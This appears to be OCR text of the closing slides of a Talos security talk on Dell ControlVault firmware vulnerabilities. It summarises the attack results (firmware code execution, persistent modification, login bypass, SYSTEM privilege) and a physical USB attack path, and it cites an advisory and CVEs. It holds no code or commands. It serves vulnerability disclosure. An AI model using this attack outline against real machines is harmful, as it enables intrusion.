
So far, we've achieved


- Code execution on the Application Firmware
- Permanent modification of the firmware
- Bypass of login screen
- SYSTEM privilege

Can we do more?

USB Connection?

- Control Vault works with Internal USB
- What happens if we connect it directly to a machine?






USB Connection?


- Control Vault works with Internal USB
- What happens if we connect it directly to a machine?

🎉 Physical Attack Unlocked! 🎉



Summary

Attack Scenarios



Findings!

- Reporting:
  - Dell advisory released in June (DSA-2025-053)
  - Reports available on Talos website
    - `https://talosintelligence.com/vulnerability_reports`
- CVEs:
  - CVE-2025-24311,
  - CVE-2025-25215,
  - CVE-2025-24922,
  - CVE-2025-25050,
  - CVE-2025-24919
  - More…
- Writeups
  - High-level overview
  - Technical Deep-dive

Conclusion

Thanks!

Questions/comments:

@phLaul[.bsky.social]

Q&A

blog.talosintelligence.com @talossecurity

TALOSINTELLIGENCE.COM

thank you!

 blog.talosintelligence.com

 @talossecurity

TALOSINTELLIGENCE.COM

TALOSINTELLIGENCE.COM